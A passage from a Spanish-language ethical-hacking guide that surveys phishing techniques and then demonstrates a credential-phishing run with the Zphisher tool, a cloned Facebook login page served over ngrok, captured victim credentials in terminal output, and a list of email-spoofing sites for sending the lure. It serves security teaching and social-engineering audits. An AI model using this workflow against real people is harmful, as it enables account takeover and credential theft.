organización. De esta forma cuando los usuarios de la organización acceden a ese sitio web quedan infectados. El ataque es altamente efectivo ya que con la infección de un solo sitio, se puede lograr que miles de víctimas descarguen la amenaza. El éxito se incrementa si se usa vulnerabilidades 0-Day, no conocidas aún públicamente y que no han sido solucionadas por el fabricante. Su nombre proviene de la forma en que algunos depredadores del mundo animal esperan su oportunidad para atacar a su presa cerca de los pozos de agua que sirven de abrevadero.²⁹

- **Evil Twin.** Se trata de crear un Punto de Acceso malicioso a una red Wireless, con apariencia de legítimo, para que los usuarios puedan conectarse y así capturar información confidencial. Por ejemplo redirigiendo a sitios maliciosos que capturan nuestras credenciales. ³⁰³¹
- **Social Network Phishing.** Son ataques de phishing en los que están involucradas las redes sociales. Por ejemplo: ³²
 - Phishing de inyección de contenido en redes sociales consiste en insertar contenido malicioso en las redes sociales. Por ejemplo, publicación de post falsos publicados por usuarios cuyas cuentas se vieron afectadas con aplicaciones no autorizadas.
 - Man-in-the-middle social network attack también conocido como social network session hijacking attack. Es una forma de phishing en la que el atacante se posiciona entre el usuario y el sitio web de una red social legítima. La información que se manda a la red social pasa a través del atacante el cual la lee, la procesa e incluso puede añadir contenido. La forma en que el atacante se sitúa entre el usuario y la red social pueden ser variadas, por ejemplo se puede aprovechar de una vulnerabilidad de la red social, o atraer a la víctima a un sitio de phishing (por ejemplo, una página de inicio de sesión falsa de Facebook) donde la víctima ingresa su nombre de usuario y contraseña que el servidor de phisher utiliza para ingresar al sitio web legítimo de la red social y actualizar y leer en la red social legítima.
 - Basado en malware. En este tipo de ataque se realiza la propagación de mensajes de phishing mediante el uso de malware. Por ejemplo, la cuenta de Facebook de una víctima que instaló una aplicación de Facebook no autorizada, envía automáticamente mensajes a todos los amigos de la víctima. Dichos mensajes a menudo contienen enlaces que permiten a los receptores de los mensajes instalar la aplicación maliciosa de Facebook en sus computadoras o dispositivos móviles.
 - Deceptive phishing. En un escenario típico, un phisher crea una cuenta que finge ser la cuenta de la víctima. A continuación, el phisher envía solicitudes de amistad a los amigos de la víctima, así como un mensaje como «He abandonado mi cuenta de Facebook anterior. De ahora en adelante, comuníquese conmigo solo a través de esta cuenta». A continuación, el phisher comienza a enviar mensajes a los amigos de la víctima que exigen que el destinatario haga clic en un enlace. Por ejemplo una factura ficticia que se puede cancelar haciendo clic en un enlace que solicita al usuario que proporcione su información personal.
- **Tabnabbing.** Este tipo de phishing se basa en el hecho de que muchos acostumbran a tener varias pestañas del navegador abiertas. El ataque se basa en que mientras la víctima revisa los contenidos de otras pestañas, el sitio malicioso cambia su apariencia para parecer que se trata de otro sitio. Si no se da cuenta de que este nuevo sitio no es el que estaba utilizando, puede capturar la información. Por ejemplo el sitio malicioso puede simular que se ha perdido la conexión a una web de correo electrónico y pedirle a la víctima las credenciales. Cuando las introduce, le redirige a la página original

donde había iniciado sesión anteriormente y le hace creer que su ingreso de datos tuvo éxito.³³


- **Man in the Browser (MITB).** Combina el uso de técnicas de phishing para instalar un troyano en el navegador del usuario, para capturar, modificar y/o insertar información adicional en las páginas sin el conocimiento del usuario. Una técnica habitual para realizar este tipo de ataque es la instalación de una extensión maliciosa en el navegador. La instalación de esta extensión maliciosa puede ser realizada por un software malicioso o por la propia víctima pensando que se trata de una extensión fiable. El malware instalado en el navegador analizará el tráfico y cuando se cargue una página de una lista de sitios objetivos realizará las acciones para las que está programado³⁴
- **Phishing 2.0.** Consiste en utilizar un [proxy inverso](#) transparente para montar un [ataque man-in-the-middle](#) contra usuarios. Este intermediario hace que en tiempo real, sin que el usuario sea consciente, cada paquete proveniente del navegador de la víctima, sea interceptado, y después enviado al sitio web real. Análogamente en tiempo real cada paquete proveniente del sitio web real será interceptado, antes de ser enviado al navegador. En la interceptación, el proxy inverso analiza el contenido del paquete, almacenando lo que considere útil (por ejemplo, el identificador de usuario, contraseña o cookies de sesión) y pudiendo incluso modificar el contenido del paquete. Para poder usar estas técnicas con servidores web que usen https, es necesario que el servidor proxy tenga instalado un certificado https válido de una URL falsa que suplante a la URL del sitio web real. Este tipo de ataque, al tener un control total del tráfico entre el navegador y el servidor, permite atacar sesiones con [autenticación multifactor](#). Herramientas especializadas para automatizar este tipo de ataques son [Evilginx2](#) y [Modlishka](#)³⁵³⁶
- **Phishing móvil.** Son ataques de phishing especialmente orientados a los dispositivos móviles. Por ejemplo:³⁷³⁸
 - Aprovechar mensajes de SMS o de aplicaciones de [mensajería instantánea](#), por ejemplo Whatsapp, para mandar enlaces falsos.
 - Aprovechar [aplicaciones móviles](#) maliciosas para recopilar información personal. Los datos pueden ser introducidos por el usuario o obtenidos directamente por la app, por ejemplo accediendo a los ficheros del dispositivo o usando la información de geolocalización.
 - Obtener información personal como dónde vivimos o dónde estamos en un preciso momento, a partir de aplicaciones de venta de objetos de segunda mano como Vibbo o Wallapop
 - Aprovechar información de valoraciones de restaurantes y otros sitios de interés turístico para averiguar dónde está la víctima o para tener información sobre ella. Esta información puede ser usada, por ejemplo, para un primer contacto de tal manera que parezcan personas de confianza
- **Hishing o “hardware phishing”.** Consiste en distribuir malware ocultándolo en equipos que van a ser vendidos, ya sean estos nuevos o usados. Estos códigos maliciosos pueden ocultarse en teléfonos móviles, equipos MP3, etc.

Nosotros vamos a realizar un phishing via mail utilizando herramientas automatizadas de clonación. Vamos a ello.

Vamos a usar la herramienta Zphisher que nos ayudará en nuestra misión. La podéis descargar e instalar desde <https://github.com/htr-tech/zphisher>

El uso de la herramienta es muy sencillo por lo que no os haré un tutorial aquí, porque ya sabéis la palabra que hemos inventado en este libro...a investigar.

Vale una vez usamos zphisher, conseguimos un enlace que falsificará en este caso Facebook. Ese enlace debemos enviarlo a la máquina víctima.




The screenshot shows the zphisher terminal interface. It features a decorative banner at the top with the text "ZPHISHER" in various colors. Below it, the text "Version 2.1 Beta" is displayed. The main output area contains the following text:


```
[+] Tool Created by htr-tech (tahmid.rayat)
[~] Link 1 : https://f09df3f78684.ngrok.io
[~] Link 2 : http://blue-verified-badge-for-facebook-free@f09df3f78684.ngrok.io
[~] Waiting for Login Info, Ctrl + C to exit.
```

A red oval highlights the first link: <https://f09df3f78684.ngrok.io>.

Cuando la víctima lo abra, tendrá lo siguiente:



Una clonación de la pagina de inicio de Facebook. Si os fijáis arriba en el navegador, algo que todo ser humano debe hacer, veremos que no es Facebook...



It's the place where you connect and share with the people in your life.

Create an account

It's free and always will be.




First name

Surname

Pero bueno..esto la gente “normal” no lo mira...peor para ellos.

Introducimos nuestras credenciales y...



En nuestra maquina atacante observamos lo siguiente:

```
[~] Victim IP Found !  
[~] Victim IP: 84.78.243.56  
[~] Saved: ip.txt  
  
[~] Login info Found !!  
[~] Account: guiahacker@gulahacker.com  
[~] Password: PASSguia23HACKER!  
[~] Saved: usernames.dat  
[~] Waiting for Next Login Info, Ctrl + C to exit.
```

Como es lógico, el usuario y contraseña son inventados..no os hagáis ilusiones. Pero acabamos de realizar un phishing de una manera completamente sencilla.

Para el envío del correo, podemos hacerlo desde una falsificación de mail para ello podemos usar paginas como:

<https://www.spooftest.com/es/app/correo-electronico-falso>

<https://www.5ymail.com/>

<https://es.spooftest.com/>

<http://send-email.org/>

Y muchísimas más que puedes encontrar, así como herramientas para hacer lo mismo. Todo depende de hacer pruebas y seleccionar el que más te convenga, siempre para usos 100% legales (auditorías de ingeniería social a empresas, muy demandado últimamente).

Conclusiones

Lo descrito en esta guía es una sencilla forma de adentrarte en el mundo del hacking. Gran cantidad de empresas de todos los tamaños y sectores, están demandando auditorías de hacking ético para ver el nivel de seguridad de sus organizaciones.

El hacker ético es una figura además muy demandada en empresas de ciberseguridad que han visto una demanda creciente de este tipo de auditorías.

Esta guía está únicamente pensada para tal efecto y cualquier uso indebido no es responsabilidad nuestra.

Esta guía pretende dar a conocer este mundo a personas con ganas de aprender y adentrarse en un mundo nuevo o bien para aquellas que, con conocimientos técnicos de informática, quieren ampliar sus vistas profesionales en el mucho de la ciberseguridad.

Desde nuestra organización The Security Sentinel, os podemos ayudar tanto en formación como en realización de auditorías y para tal efecto, os dejo mi correo directo, para cualquier cuestión profesional que tengáis.

ceo@tssciberseguridad.com

Espero que la guía os sirva de utilidad, pero sobre todo me interesa que useis el término inventado en este libro: INVESTUDIAR y hacerlo sin parar que la ciberseguridad cambia diariamente.

¡¡Nos vemos en las redes!!!

@fsanz_moya